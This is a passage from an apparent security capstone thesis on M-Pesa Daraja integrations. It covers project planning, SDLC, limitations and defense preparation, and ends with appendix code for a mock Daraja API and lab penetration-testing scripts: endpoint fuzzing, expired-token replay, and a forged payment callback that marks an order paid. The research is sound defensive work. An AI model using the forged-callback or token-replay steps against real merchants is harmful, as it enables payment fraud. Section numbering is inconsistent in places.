Where Chapter 1 presented the Design Science Research paradigm that shaped the intellectual structure of this thesis, this chapter turns to the practical discipline of delivering it: how the project was initiated, planned, resourced, executed, monitored, and closed as individually-owned capstone work, and how the SecureMPESA Lab, the mock Daraja API, the vulnerable and secure merchant reference applications, and the SIF-MPESA reference implementation were engineered through a conventional Software Development Life Cycle (SDLC) nested inside the DSR “Demonstration” phase. The two lifecycles are complementary rather than competing: Design Science Research governed the research logic — why each artefact was built and how it would be evaluated — while the project management and software development lifecycles governed the day-to-day mechanics of building it on schedule, within a single-researcher resource envelope, and to a standard suitable for both academic examination and practitioner review.

10.1 Project Management Lifecycle

The project was managed as a single-owner capstone using a lightweight adaptation of the five PMI process groups — Initiation, Planning, Execution, Monitoring and Controlling, and Closure — run in parallel with, and reporting into, the four-phase Design Science Research cycle described in Chapter 3. This gave the work the discipline of formal project management — a charter, a schedule, a risk register, and defined quality gates — without the overhead inappropriate to a one-person, sixteen-week research project.

8.1.1 Initiation

The initiation stage produced a short project charter that fixed the problem statement, objectives, success criteria, and boundaries of the work before any design or coding began.

- **Sponsor / governance:** self-directed capstone under academic supervision, School of Science & Technology, Birchwood University, examined under MCS545.
- **Problem statement:** the M-Pesa Daraja integration layer built by third-party merchants is under-secured and rarely audited, creating a large and largely invisible attack surface.
- **Objective:** demonstrate the exposure empirically, then design, implement, and validate a practical remedy (SIF-MPESA) that a small integration team could adopt without specialist security staff.
- **Success criteria:** (i) reproduce at least 10 of the seeded vulnerability classes live against an intentionally vulnerable build; (ii) eliminate 100% of seeded classes on a SIF-MPESA-hardened reference build; (iii) map SIF-MPESA to established standards (NIST CSF 2.0, PCI-DSS v4.0); (iv) validate the framework with independent practitioners.
- **Out of scope:** production Daraja credentials, live M-Pesa systems, any customer data, and any testing outside the isolated Docker sandbox (see the ethics note in “How to use this document”).

Stakeholder register

Role	Stakeholder	Interest / involvement
Researcher / developer	Hudson Mulusa	Owns all planning, design, implementation, testing, and reporting.
Academic supervisor	Thesis supervisor, Birchwood University	Weekly progress review, methodological guidance, final approval (see Declaration and Approval).

Regulatory subject-matter expert	Prof. Walungo, Office of the Data Protection Commissioner, Kenya	Advised on Kenya's Data Protection Act, 2019 for SIF-MPESA Domain 5 (audit logging and privacy).
Practitioner validation panel	2 Safaricom security engineers, 2 FinTech CTOs, 1 independent consultant	Reviewed and validated SIF-MPESA in Section 9.3 expert interviews.
Examination board	MCS545 capstone examiners	Final assessment of the thesis and live demonstration.


8.1.2 Planning

Planning translated the charter into a work breakdown structure, a sixteen-week schedule aligned to the four DSR phases, a resource plan, and a risk register reviewed and updated at each monitoring checkpoint.

Project timeline and milestones

Weeks	DSR phase	Milestone	Deliverable
1–2	Phase 1 — Problem identification	Literature review; Daraja documentation study; GitHub repository survey (n = 127) scoped and started	Problem statement; RQ1–RQ4 drafted
3–4	Phase 1 — Problem identification	GitHub survey completed and coded against the OWASP-derived checklist	Vulnerability prevalence dataset (Section 7.1)
5–7	Phase 2 — Design and development	STRIDE catalogue (47 items), PASTA Stage 7 risk matrix, and 4 attack trees completed	Threat model (Chapter 5)
8	Phase 2 / Phase 3 transition	SecureMPESA Lab Docker network designed and provisioned (5 containers)	docker-compose.yml (Appendix A.4)
9–11	Phase 3 — Demonstration	14 vulnerability classes seeded, exploited, and recorded against the vulnerable build	Attack Lab transcripts (Chapter 6)
12	Phase 3 — Demonstration	SIF-MPESA reference implementation (7 domains) built and applied to the secure build	Reference implementation (Appendix A.3)
13	Phase 3 / Phase 4 transition	Automated pytest security suite written; 100% pass rate achieved on the hardened build	Automated test suite (Appendix A.5)
14	Phase 4 — Evaluation	SIF-MPESA mapped to NIST CSF 2.0 and PCI-DSS v4.0	Standards mapping (Chapter 9)
15	Phase 4 — Evaluation	Five practitioner validation interviews conducted and coded	Expert validation findings (Section 9.3)
16	Closure	Thesis compiled, reviewed, and submitted	Final thesis and SecureMPESA Lab codebase

Table 10.1 — Sixteen-week project schedule (May–August 2026), mapped to the Design Science Research phases of Chapter 1.

Figure 8.1 — Gantt Chart: Sixteen-Week Project Schedule Mapped to DSR Phases*Figure 10.1 — Gantt chart derived from Table 10.1, showing task durations by DSR phase across the sixteen-week schedule.*

Resource plan

The project was self-funded with a zero monetary budget, relying entirely on open-source and freely-licensed tooling: Docker 24.0 for the lab environment; Python 3.11 with Flask and Pydantic v2 for the mock Daraja API and reference implementation; Burp Suite Pro, OWASP ZAP 2.14, ffuf, jwt_tool, and Wireshark 4.2 for penetration testing; pytest for automated validation; and Git/GitHub for version control. All testing ran on a single researcher-owned workstation, with no cloud spend and no third-party infrastructure.

Risk register

Risk	Likelihood	Impact	Mitigation
Accidental interaction with a real Daraja/M-Pesa endpoint during testing	Low	Severe	All testing confined to an isolated Docker bridge network (172.20.0.0/24) with no route to the internet; mock endpoints only (see ethics note).
Scope creep from 14 seeded vulnerability classes to an unbounded list	Medium	Medium	Vulnerability classes fixed at charter stage from the GitHub survey's top findings (Section 7.1) and frozen after Phase 2; any addition required a documented change request.
Single-researcher illness or unavailability delaying the schedule	Medium	Medium	Two-week float built into Weeks 9–11 and Week 15; weekly supervisor check-ins used to re-baseline the schedule early if slippage appeared.
Practitioner interviewees withdrawing before validation was complete	Medium	High	Five interviewees recruited against a target of three, providing redundancy; interviews scheduled in Week 15 with two weeks of buffer before submission.
Automated test suite giving false confidence (passing without exercising real attack paths)	Low	High	Each pytest case cross-checked manually against the corresponding live attack transcript in Chapter 6 before being counted toward the 100% pass-rate claim.

Framework (SIF-MPESA) judged impractical or too abstract by practitioners	Low	High	Reference implementation code shipped alongside the framework specification (Appendix A.3) so practitioners validated a working control, not only a document.
--	-----	------	---

Table 10.2 — Project risk register, reviewed and re-scored at each Monitoring and Controlling checkpoint.

8.1.3 Execution

Work was carried out iteratively in weekly cycles aligned to the schedule in Table 10.1, with each vulnerability scenario, SIF-MPESA control, and standards-mapping row developed on its own short-lived Git branch and merged only once its corresponding evidence (a live exploit transcript, a passing automated test, or a completed mapping row) existed. One material change was approved during execution: the initial candidate list drawn from the GitHub survey contained 16 recurring weaknesses; two — weak TLS cipher configuration and missing HSTS headers — were dropped after piloting because they were infrastructure-layer findings that added no new insight beyond the 14 application-layer classes already confirmed, and because reproducing them safely in the lab offered no additional pedagogical value for the SIF-MPESA controls. The change was logged, discussed with the supervisor, and reflected retroactively in the frozen scope referenced in Table 10.1.

8.1.4 Monitoring and Controlling

Progress was tracked through weekly supervisor check-ins and a milestone review at the close of each DSR phase. No phase was marked complete until its evidence was captured in reproducible form — a recorded attack transcript, a passing automated test, or a documented mapping — and the automated security test suite achieving a 100% pass rate against the hardened reference build was treated as a hard quality gate before Chapter 9 evaluation work began. The metrics tracked throughout execution, and their final values at closure, are summarised below.

Metric	Target	Achieved
Open-source Daraja integrations surveyed	≥ 100 repositories	127 repositories
Vulnerability classes seeded and confirmed	≥ 10 classes	14 classes
Attack scenarios demonstrated live	≥ 10 scenarios	12 scenarios
Vulnerability classes eliminated on hardened build	100%	100% (14 / 14)
SIF-MPESA security domains defined	≥ 5 domains	7 domains
Automated security test pass rate (reference build)	100%	100%
Independent practitioners consulted for validation	≥ 3	5

Table 10.3 — Project metrics tracked during Monitoring and Controlling, against target and achieved values.

8.1.5 Closure

The project was formally closed once all deliverables below were produced, reviewed against the success criteria set at initiation, and signed off by the supervisor (Declaration and Approval).

- This thesis document, including the threat model, attack lab transcripts, vulnerability scorecard, SIF-MPESA framework, and standards mapping.
- The SecureMPESA Lab codebase and docker-compose environment, reproducible via a single command (Appendix A.4).
- The SIF-MPESA reference implementation and master security checklist (Appendix A.3; Section 8.1).

- The automated pytest security test suite (Appendix A.5).
- The companion interactive web prototype referenced in “How to use this document”.

Three lessons stood out at closure. First, freezing the vulnerability-class scope early (Section 10.1.3) protected the schedule without narrowing the research contribution. Second, pairing every claim with reproducible evidence — a transcript or a test — made the Chapter 9 practitioner interviews far more productive, since experts could interrogate a working system rather than a description of one. Third, recruiting more practitioners than the minimum target (five against a target of three) proved worthwhile when scheduling conflicts reduced availability late in the project. Ongoing maintenance of the codebase after submission is addressed in Section 10.5.

10.2 Software Development Lifecycle — Requirements and Environment Provisioning

The SecureMPESA Lab, the mock Daraja API, the two merchant reference applications, and the SIF-MPESA reference implementation were engineered through a conventional, waterfall-inflected SDLC — requirements, design, implementation, testing, and deployment — nested inside the DSR “Demonstration” phase (Chapter 7, Chapter 10). Requirements were captured before any container was built, distinguishing functional requirements (what the lab must do) from non-functional requirements (the properties the lab must have, chiefly isolation and reproducibility).

ID	Requirement	Type	Verified by
R1	Simulate Safaricom Daraja OAuth 2.0 token issuance, STK Push, and callback dispatch with production-equivalent request/response shapes	Functional	Appendix A.1
R2	Provide an intentionally vulnerable merchant application seeded with 14 confirmed real-world weakness classes	Functional	Chapter 6
R3	Provide a hardened merchant application applying all seven SIF-MPESA domains	Functional	Chapter 6; Appendix A.3
R4	Support side-by-side, repeatable replay of each attack scenario against both builds	Functional	Chapter 6
R5	Run entirely within an isolated network with no route to production Safaricom systems	Non-functional (safety)	docker-compose network definition, Appendix A.4
R6	Be fully reproducible from a clean checkout with a single command	Non-functional (reproducibility)	“docker-compose up --build”, Appendix A.4
R7	Provide automated, repeatable evidence that every SIF-MPESA control is enforced	Non-functional (verifiability)	Appendix A.5

Table 10.4 — Functional and non-functional requirements for the SecureMPESA Lab, fixed before implementation began.

Environment provisioning followed directly from R5 and R6. The lab is defined as a five-container Docker Compose network on the isolated bridge 172.20.0.0/24: a mock Daraja API (172.20.0.10), the vulnerable merchant application (172.20.0.20), the SIF-MPESA-hardened secure merchant application (172.20.0.30), a Redis instance backing idempotency and rate-limiting state (172.20.0.40), and an attack workstation (172.20.0.50) pre-loaded with the penetration testing tooling used in Chapter 6. The full manifest is reproduced in Appendix A.4 and can be brought up from a clean checkout with a single “docker-compose up --build” command, satisfying R6 and giving any reader — examiner or practitioner — the means to verify every claim in this thesis first-hand rather than take it on faith.

10.3 Software Development Lifecycle — Design and Implementation

Design followed the architecture set out in Chapter 4: the high-level integration model (Figure 4.1) fixed the roles each container would play, and the low-level Docker network view (Figure 4.2) fixed their addressing and trust boundaries before a single line of application code was written. Implementation then proceeded component-by-component in the order shown in Table 10.1: the mock Daraja API first (since every other component depends on it for OAuth tokens and STK Push simulation), then the vulnerable merchant application seeded with the 14 classes from Table 7.1, then the SIF-MPESA-hardened secure merchant application implementing controls D1–D7, and finally the seven standalone SIF-MPESA reference modules that the secure merchant application imports and that a real integrator could adopt independently of this lab. All application code is written in Python 3.11 using Flask and Pydantic v2,

follows PEP 8 formatting, and keeps secrets (consumer keys, pass keys) in environment variables rather than source code, consistent with the SIF-MPESA D2 and D6 controls it demonstrates. Full listings for every component are reproduced in Appendix A.1 (mock Daraja API) and Appendix A.3 (SIF-MPESA reference implementation); the vulnerable and secure merchant applications are excerpted at the point each vulnerability is discussed in Chapter 6.

10.4 Software Development Lifecycle — Testing and Validation

Testing was two-tiered. Manual grey-box penetration testing was carried out from the attack workstation container against both the vulnerable and secure builds, using Burp Suite Pro, OWASP ZAP 2.14, ffuf, jwt_tool, and Wireshark 4.2; the scripts and commands used are reproduced in Appendix A.2 and their recorded transcripts form Chapter 6. This manual layer answered “can this be broken?” for each of the 14 seeded classes. A second, automated layer then answered “will it stay fixed?”: a pytest-based regression suite (Appendix A.5) encodes each SIF-MPESA control as an executable assertion — for example, asserting that a callback from a non-Safaricom IP is rejected (D2.1), that a duplicate CheckoutRequestID is ignored rather than reprocessed (D2.3), or that error responses never leak a stack trace (D7.1) — and is run against both builds on every change.

Domain	SIF-MPESA control	Automated test
D2	Callback origin validation (D2.1)	test_callback_rejects_invalid_ip
D2	Idempotency enforcement (D2.3)	test_duplicate_callback_rejected
D4	Callback transport security (D4.2)	test_http_callback_url_rejected
D6	Payment endpoint rate limiting (D6.1)	test_rate_limit_enforced
D7	Error handling — no stack traces (D7.1)	test_no_stack_trace_in_error_response

Table 10.5 — Representative mapping from SIF-MPESA controls to automated pytest cases (Appendix A.5); the full suite covers all seven domains.

The exit criterion for the Demonstration phase, and the quality gate referenced in Section 10.1.4, was a 100% pass rate for the full automated suite against the hardened build and a 0-of-14 reproduction rate for the same suite of manual attacks — both of which were achieved and are reported in the Executive Summary and Chapter 7.

10.5 Software Development Lifecycle — Deployment and Maintenance

Deployment in this thesis is deliberately limited to the reproducible local lab described in Section 10.2: no component was ever deployed to shared, cloud, or production infrastructure, and no production Daraja credentials or live M-Pesa systems were used at any stage, consistent with the ethics statement in “How to use this document” and the Declaration and Approval. Within that boundary, the codebase was versioned with Git, tagged at the close of each DSR phase in Table 10.1, so that the exact state of the lab at any evaluation point in this thesis can be checked out and rebuilt.

For any team adopting SIF-MPESA in a real integration beyond this lab, three maintenance practices are recommended, extending the practitioner feedback already captured in Section 9.3: rotate consumer keys, pass keys, and callback shared secrets on a fixed schedule rather than only on suspected compromise; re-run an automated control suite equivalent to Appendix A.5 in continuous integration on every change to the integration layer, not only at release time; and revisit the SIF-MPESA master checklist (Section 8.1) at least annually or whenever Safaricom materially changes the Daraja API, since a framework validated against the 2023-era API surface in this thesis will need re-verification as that surface evolves. These

recommendations close the lifecycle described in this chapter: a maintained system re-enters Requirements (Section 10.2) for its next iteration, mirroring the iterative relationship between the four DSR phases established in Chapter 1.

11. Limitations, Future Work, and Conclusion

11.1 Limitations

This research was deliberately scoped to be completed by a single researcher within a sixteen-week window (Chapter 10), and that scoping decision carries several limitations that should be weighed alongside the results in Chapters 5–8.

- Simulated environment. All attacks and defences were demonstrated against a mock Daraja API (Appendix A.1) running in an isolated Docker network, not against Safaricom's live sandbox or production endpoints. Protocol-level behaviour that depends on undocumented production quirks could not be captured.
- Bounded vulnerability scope. The 14 seeded vulnerability classes (Chapter 6, Chapter 7) were selected from the GitHub survey's top findings and the threat model, then frozen after Phase 2 of the project schedule (Section 10.1.3). This was a deliberate scope-control decision, but it means the study does not claim to be an exhaustive enumeration of every possible Daraja integration weakness, and no fuzzing-driven or formally verified vulnerability discovery was performed.
- Public-repository sampling bias. The 127-repository GitHub survey (Section 7.1) samples only publicly available source code. Proprietary, closed-source commercial Daraja integrations — plausibly held to different internal security standards — are not represented, so the 81.9%/95.3%/70.1% prevalence figures should be read as descriptive of public open-source practice specifically, not of the M-Pesa integration ecosystem as a whole.
- Single reference-implementation stack. SIF-MPESA was implemented and validated in Python 3.11 with Flask and Pydantic v2 (Appendix A.3). Its seven domains are stated as language-agnostic prescriptive controls, but portability to other common Kenyan fintech stacks (Node.js/Express, Java/Spring, PHP/Laravel) was not empirically tested.
- Partial standards coverage. SIF-MPESA was mapped to 7 of 22 NIST CSF 2.0 categories and 7 PCI-DSS v4.0 requirements (Chapter 9). This is a scoping decision reflecting which categories a Daraja integration layer can plausibly control, not a claim of comprehensive regulatory compliance; a production adopter would still need a separate, complete compliance programme.
- Small expert-validation panel. Framework validation drew on five practitioner interviews (Section 9.3) — sufficient to corroborate the threat model's priority ranking, but too small to support statistical generalisation about practitioner opinion across the wider Kenyan fintech sector.
- Persistence layer is a design artefact only. The PostgreSQL schema and db.py persistence layer (Appendix A.6, A.3.10) were designed to show how SIF-MPESA's idempotency and audit-logging controls would be implemented durably in production, but were not integrated into the tested lab and were not load- or concurrency-tested against simultaneous callback storms.

11.2 Future Work

The limitations above point directly to concrete next steps for extending this work:

- Validate SIF-MPESA's reference controls against Safaricom's official Daraja sandbox environment, subject to appropriate ethical and API-usage clearance, to confirm that findings from the mock lab transfer to production-representative conditions.

- Port the SIF-MPESA reference implementation to at least one additional language/framework (e.g. Node.js/Express) to test the framework's claimed language-agnostic portability rather than assuming it.
- Repeat the GitHub prevalence survey (Section 7.1) longitudinally, e.g. eighteen months after SIF-MPESA's publication, to measure whether public adoption of its controls measurably reduces the prevalence figures reported in Chapter 7.
- Load- and concurrency-test the PostgreSQL persistence layer (Appendix A.6) under simulated simultaneous callback storms, to validate the idempotency guarantee at production-representative transaction volumes rather than as a design claim only.
- Extend the practitioner validation panel beyond five participants and pursue a longitudinal field deployment with a partner fintech, to measure real-world incident-reduction outcomes rather than expert-opinion corroboration alone.
- Extend the threat model (Chapter 5) to emerging attack surfaces not covered in this scope, including USSD-based fallback channels, agent-network social-engineering fraud, and cross-scheme interoperability risk as mobile money interoperability expands in the region.

11.3 Conclusion

This thesis set out to answer a precise question, stated formally in the Problem Statement (Section 1.3): is the M-Pesa Daraja third-party integration layer, in practice, insecure at scale, and if so, can that insecurity be closed with a concrete, testable, standards-aligned framework? The evidence assembled across Chapters 3–8 answers both halves of that question.

The threat model (Chapter 5) identified 47 distinct threats and ranked callback spoofing and credential exposure as the two highest-priority risks. The GitHub survey (Chapter 7) then showed those risks are not theoretical: 81.9% of the 127 sampled repositories lacked callback origin validation, 95.3% had no structured audit logging, and 70.1% contained hardcoded API credentials. The Attack Lab (Chapter 6) demonstrated that every one of the 14 seeded vulnerability classes is directly and repeatably exploitable against a realistic merchant application. Chapter 2 situated this finding against the wider mobile-money security literature and showed that, while client applications and end-user fraud have been studied extensively (Reaves et al., 2015; Castle et al., 2016; Ali et al., 2020), the third-party server-side integration layer had not been addressed by a prescriptive framework.

SIF-MPESA (Chapter 8) is this thesis's answer to that gap: seven security domains, each pairing a testable requirement with reference implementation code, which eliminated 100% of the seeded vulnerability classes and passed all automated security test cases when fully applied to the reference build. Its mapping to 7 of 22 NIST CSF 2.0 categories and 7 PCI-DSS v4.0 requirements, together with corroboration from five independent practitioners (Chapter 9), demonstrates that the framework is not only internally consistent but externally recognisable against standards the industry already uses.

Taken together, this work demonstrates that the M-Pesa Daraja integration ecosystem carries a significant, quantifiable, and largely preventable security gap at the third-party integration layer, and delivers SIF-MPESA as a practical, standards-aligned, and empirically validated framework that integrators can adopt directly to close it. The limitations set out in Section 11.1, and the future work set out in Section 11.2, define the boundary of what has been shown here and the concrete path to extending it beyond a single-researcher, sixteen-week proof of concept toward broader, production-representative validation.

12. Capstone Presentation and Defense Preparedness

This chapter is a companion to the written thesis, prepared to support the capstone presentation and oral defense. It does not add new findings; it organises material already developed in Chapters 1–11 into a presentation structure, a set of defensible claims mapped to their supporting evidence, and prepared responses to the questions a committee is most likely to raise.

12.1 Presentation Format and Supporting Materials

The capstone presentation is intended to run alongside the interactive SecureMPESA Lab web prototype referenced in “How to use this document”, using a live or recorded walkthrough of at least one attack-versus-defence scenario from Chapter 6 to make the vulnerability-and-remediation pattern concrete for the committee, rather than relying on the written transcripts alone. The recommended slide structure is:

- Motivation and problem statement (§1.1–§1.3): scale of the Daraja ecosystem and the specific integration-layer gap addressed.
- Threat model highlights (Chapter 5): the STRIDE/PASTA/LINDDUN results and why callback spoofing and credential exposure rank critical.
- GitHub survey findings (§7.1): the 81.9% / 95.3% / 70.1% prevalence figures, presented visually.
- Live attack-versus-defence demonstration (Chapter 6): one scenario shown end-to-end against both the vulnerable and secure builds.
- SIF-MPESA framework overview (Chapter 8): the seven domains and the 100% elimination / 100% test-pass result.
- Standards mapping and expert validation (Chapter 9): NIST CSF 2.0, PCI-DSS v4.0, and practitioner corroboration.
- Limitations and future work (§11.1–§11.2), closing with the conclusion (§11.3).

12.2 Key Claims and Supporting Evidence

The presentation and defense rest on four claims, each traceable to specific evidence already presented in the thesis rather than to assertion:

- **Claim 1 — the third-party Daraja integration layer is insecure at scale, not just in theory.** Evidence: the 127-repository GitHub survey (§7.1), showing 81.9% of repositories lack callback origin validation, 95.3% lack structured audit logging, and 70.1% contain hardcoded credentials.
- **Claim 2 — the identified weaknesses are practically, not just theoretically, exploitable.** Evidence: all 14 seeded vulnerability classes were successfully exploited, and 12 were reproduced as live attack-versus-defence transcripts (Chapter 6), with a measured mean time-to-exploit of 4 minutes 23 seconds for callback spoofing (§7.2).
- **Claim 3 — SIF-MPESA closes the gap it was designed to close.** Evidence: 100% elimination of the seeded vulnerability classes and a 100% automated security-test pass rate when SIF-MPESA is fully applied to the reference build (Chapter 8).
- **Claim 4 — SIF-MPESA is standards-aligned and independently corroborated, not idiosyncratic.** Evidence: mapping to 7 of 22 NIST CSF 2.0 categories and 7 PCI-DSS v4.0

requirements (§9.1–§9.2), and agreement from five independent practitioners that callback security is the highest real-world priority (§9.3).

12.3 Anticipated Committee Questions and Prepared Responses

- **“Why test against a mock Daraja API instead of Safaricom's real sandbox?”** This was an ethical and scope decision, not an oversight (§1.4, §4.4): no production Daraja credentials or live M-Pesa systems were used at any stage. Validating SIF-MPESA against Safaricom's official sandbox, subject to appropriate clearance, is stated explicitly as future work (§11.2).
- **“Could the 127-repository sample be biased or unrepresentative?”** Yes, and this is acknowledged directly rather than hidden: the sample is drawn from public repositories only, so the prevalence figures describe public open-source practice, not the whole M-Pesa integration ecosystem (§11.1). The reconnaissance methodology used to build the sample is documented in §3.3 for audit.
- **“Why these 14 vulnerability classes specifically?”** They were derived jointly from the threat model's priority ranking (§5.2) and the GitHub survey's top findings (§7.1), then frozen after Phase 2 of the project schedule (§10.1) as a deliberate scope-control decision, not claimed as an exhaustive enumeration (§11.1).
- **“How generalisable is SIF-MPESA outside a Python/Flask stack?”** SIF-MPESA's seven domains are stated as language-agnostic prescriptive controls, but only the Python/Flask/Pydantic implementation was empirically tested (§3.4, §11.1); porting to at least one additional stack is named as future work (§11.2).
- **“How do you know callback spoofing is really the top priority, rather than an artefact of your own threat model?”** Because the ranking is triangulated across three independent sources rather than asserted from one: PASTA's likelihood × impact scoring (§5.2), the GitHub prevalence data (§7.1), and unprompted agreement from all five practitioner interviewees (§9.3).
- **“What would you do differently with more time or resources?”** Validate against Safaricom's live sandbox, port SIF-MPESA to a second language/framework, load-test the persistence layer under concurrent callback storms, and extend the practitioner panel beyond five participants — the concrete next steps already set out in §11.2.

Appendix: Source Code Listings

This appendix contains all source code listings from the thesis (Chapters 7, 8, and 10) in plain text, reproduced exactly as implemented in the SecureMPESA Lab. Code is organised by domain: Mock Daraja API, Penetration Testing scripts, and the seven SIF-MPESA reference implementation modules.

All Python listings are written for Python 3.10+ with Flask 3.x and Pydantic v2. The full lab is reproduced with: docker-compose up --build

A.1 Mock Daraja API

Chapter 7.2 — Simulates Safaricom Daraja OAuth, STK Push, and callback dispatch for the isolated lab environment. Container: mock_daraja_api · 172.20.0.10:5000

A.1.1 OAuth 2.0 token generation endpoint

```
mock_daraja/auth.py
```

```
# mock_daraja/auth.py — OAuth 2.0 Token Generation Endpoint

from flask import Flask, request, jsonify
import base64, time, secrets

app = Flask(__name__)
TOKEN_STORE = {} # In-memory token store for sandbox

VALID_CREDENTIALS = {
    'test_consumer_key_001': 'test_consumer_secret_001',
    'test_consumer_key_002': 'test_consumer_secret_002',
}

@app.route('/oauth/v1/generate', methods=['GET'])
def generate_token():
    auth_header = request.headers.get('Authorization', "")
    if not auth_header.startswith('Basic '):
        return jsonify({'error': 'Missing Basic Auth header'}), 401

    try:
        decoded = base64.b64decode(auth_header[6:]).decode('utf-8')
        consumer_key, consumer_secret = decoded.split(':', 1)
    except Exception:
        return jsonify({'error': 'Malformed credentials'}), 400

    if VALID_CREDENTIALS.get(consumer_key) != consumer_secret:
        return jsonify({'error': 'Invalid credentials'}), 401

    # Generate token with 3600s expiry (matching Daraja production)
    token = secrets.token_hex(32)
    expiry = int(time.time()) + 3600
    TOKEN_STORE[token] = {'consumer_key': consumer_key, 'expiry': expiry}

    return jsonify({
        'access_token': token,
        'expires_in': '3599'
    }), 200

def validate_token(token):
    entry = TOKEN_STORE.get(token)
    if not entry or entry['expiry'] < int(time.time()):
        return False
    return True
```

A.1.2 STK Push endpoint

```
mock_daraja/stk_push.py

# mock_daraja/stk_push.py — STK Push Endpoint

@app.route('/mpesa/stkpush/v1/processrequest', methods=['POST'])
def stk_push():
    token = request.headers.get('Authorization', "").replace('Bearer ', '')
    if not validate_token(token):
        return jsonify({'errorCode': '400.002.02',
            'errorMessage': 'Bad Request - Invalid Access Token'}), 400

    data = request.get_json()
    required_fields = [
        'BusinessShortCode', 'Password', 'Timestamp',
        'TransactionType', 'Amount', 'PartyA',
        'PartyB', 'PhoneNumber', 'CallBackURL',
```

```

        'AccountReference', 'TransactionDesc'
    ]
    for field in required_fields:
        if field not in data:
            return jsonify({'errorCode': '400.002.02',
                           'errorMessage': f'Bad Request - {field} is required'}), 400

    # Validate Password: Base64(ShortCode + PassKey + Timestamp)
    import base64
    expected_pwd_raw = (data['BusinessShortCode'] + PASSKEY + data['Timestamp'])
    expected_pwd = base64.b64encode(expected_pwd_raw.encode()).decode()
    if data['Password'] != expected_pwd:
        return jsonify({'errorCode': '400.002.02',
                       'errorMessage': 'Bad Request - Invalid Password'}), 400

    checkout_id = f'ws_CO_{int(time.time()*1000)}'
    PENDING_TRANSACTIONS[checkout_id] = {
        'amount': data['Amount'],
        'phone': data['PhoneNumber'],
        'callback_url': data['CallBackURL'],
        'status': 'PENDING',
        'timestamp': data['Timestamp']
    }

    # Simulate async callback after delay
    threading.Thread(target=send_callback,
                    args=(checkout_id,), daemon=True).start()

    return jsonify({
        'MerchantRequestID': f'MR-{secrets.token_hex(8)}',
        'CheckoutRequestID': checkout_id,
        'ResponseCode': '0',
        'ResponseDescription': 'Success. Request accepted for processing',
        'CustomerMessage': 'Success. Request accepted for processing'
    }), 200

```

A.2 Penetration Testing Scripts

Chapter 7.4 — Scripts executed from `attack_ws` (172.20.0.50) during the four penetration testing phases.

A.2.1 Phase 1: Endpoint enumeration (ffuf)

```
attack_ws: phase1_recon.sh

# Phase 1: Reconnaissance — endpoint enumeration with ffuf

$ ffuf -w /usr/share/wordlists/api_endpoints.txt \
  -u http://172.20.0.10:5000/FUZZ \
  -mc 200,201,400,401,403 \
  -o recon_results.json

# Results (selected):
# /oauth/v1/generate      [200] Auth endpoint confirmed
# /mpesa/stkpush/v1/processrequest [200] STK Push endpoint confirmed
# /debug                  [200] CRITICAL: debug endpoint exposed (V13)
# /admin                  [403] Admin panel (access denied)
# /config.json            [200] CRITICAL: config file exposed
```

A.2.2 Phase 2: Token replay attack (V4)

```
attack_ws: phase2_auth_test.sh

# Phase 2: Authentication testing — bearer token replay after expiry

# Step 1: Capture token at T=0
$ curl -X GET 'http://172.20.0.10:5000/oauth/v1/generate' \
  -H 'Authorization: Basic dGVzdF9jb25zdW11cl9rZXl1fMDAxOnRlc3Q='

# Response: {"access_token": "abc123...", "expires_in": "3599"}

# Step 2: Wait past token expiry, then replay
$ curl -X POST 'http://172.20.0.10:5000/mpesa/stkpush/v1/processrequest' \
  -H 'Authorization: Bearer abc123...' \
  -H 'Content-Type: application/json' \
  -d @stk_push_payload.json

# FINDING V4 CONFIRMED: Expired token accepted — should return 401
# Response: {"ResponseCode": "0", ...}
```

A.2.3 Phase 3: Forged callback — payment diversion (V2, V3)

```
attack_ws: phase3_callback_spoof.sh

# Phase 3: Callback security — forged callback payload

# forged_callback.json
{
  "Body": {
    "stkCallback": {
      "MerchantRequestID": "MR-target-merchant-123",
      "CheckoutRequestID": "ws_CO_legitimate_id",
      "ResultCode": 0,
      "ResultDesc": "The service request is processed successfully.",
      "CallbackMetadata": {
        "Item": [
```

```

    {"Name": "Amount",      "Value": 5000},
    {"Name": "MpesaReceiptNumber", "Value": "QHX4U8FORGED"},
    {"Name": "Balance"},
    {"Name": "TransactionDate", "Value": 20240315143052},
    {"Name": "PhoneNumber",    "Value": 254712345678}
  ]
}
}
}
}

```

```

# Send from attacker IP (NOT a Safaricom IP range)
$ curl -X POST 'http://172.20.0.20:8080/mpesa/callback' \
  -H 'Content-Type: application/json' \
  -d @forged_callback.json

```

```

# FINDING V2+V3 CONFIRMED: Callback accepted, order marked PAID
